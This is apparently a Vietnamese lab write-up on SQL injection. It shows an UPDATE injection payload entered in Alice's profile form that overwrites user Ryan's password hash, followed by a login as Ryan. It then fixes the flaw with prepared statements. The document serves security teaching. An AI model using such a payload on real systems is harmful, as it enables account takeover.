
Chuyển đổi pass về giá trị băm sha1: echo -n “password4Ryan” | sha1sum




Password: 5289f7188caa3d65c23464d6b6942bcf204b8f7e

vào profile của alice để có thể chỉnh sửa pass của Ryan


',password='5289f7188caa3d65c23464d6b6942bcf204b8f7e’ where name='Ryan' ;#



Bây giờ đăng nhập tài khoản Ryan với EID: 30000 pass ta vừa đổi




⇒ login thành công





Task 4: Sử dụng câu lệnh prepare

Đối với task này, hãy sử dụng cơ chế câu lệnh prepare để sửa các lỗ hổng SQL injection do bạn khai thác trong các task trước. Sau đó, kiểm tra xem bạn còn có thể khai thác lỗ hổng bảo mật hay không.




Mở thư mục unsafe\_credential.php







Sửa đoạn code này




=> đã sửa



Bây giờ thử tấn công sql injection



=> Không tấn công được do đã update lỗi xử lý truy vấn



Checkwork

